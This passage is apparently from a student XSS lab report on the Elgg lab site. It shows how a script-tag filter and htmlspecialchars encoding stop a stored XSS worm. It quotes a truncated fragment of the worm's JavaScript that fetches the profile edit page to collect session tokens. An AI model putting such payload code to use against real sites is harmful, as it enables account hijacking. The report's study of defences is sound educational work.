


Figure 31

**Observation:** Once this countermeasure is turned on, all the script tags are disabled and all the malicious code is shown on the profile page. Attack doesn't work because of no script tags and this countermeasure acts as a security measure.

## HTML Special Characters




Figure 32

```
<p>&nbsp;</p>
<p>&nbsp;</p>
<![CDATA[
var ts;
var token;
function xss_infectProfile() {
// get Tokens from edit page.
var ajax = new XMLHttpRequest ();
var url = "http://www.xsslabelgg.com/profile/".concat(elgg.session.user.name).concat("/edit");
ajax.onreadystatechange = function () {
```

**Figure 33**

**Observation:** We uncomment the htmlspecialchars function in each of the files: text.php, url.php, dropdown.php and email.php.

**Explanation:** After uncommenting in each of the above files, the attack is not successful since html encoding encodes the special characters like <, > which are used as tags in our code. This is the reason our script tags don't get executed and the attack is not successful.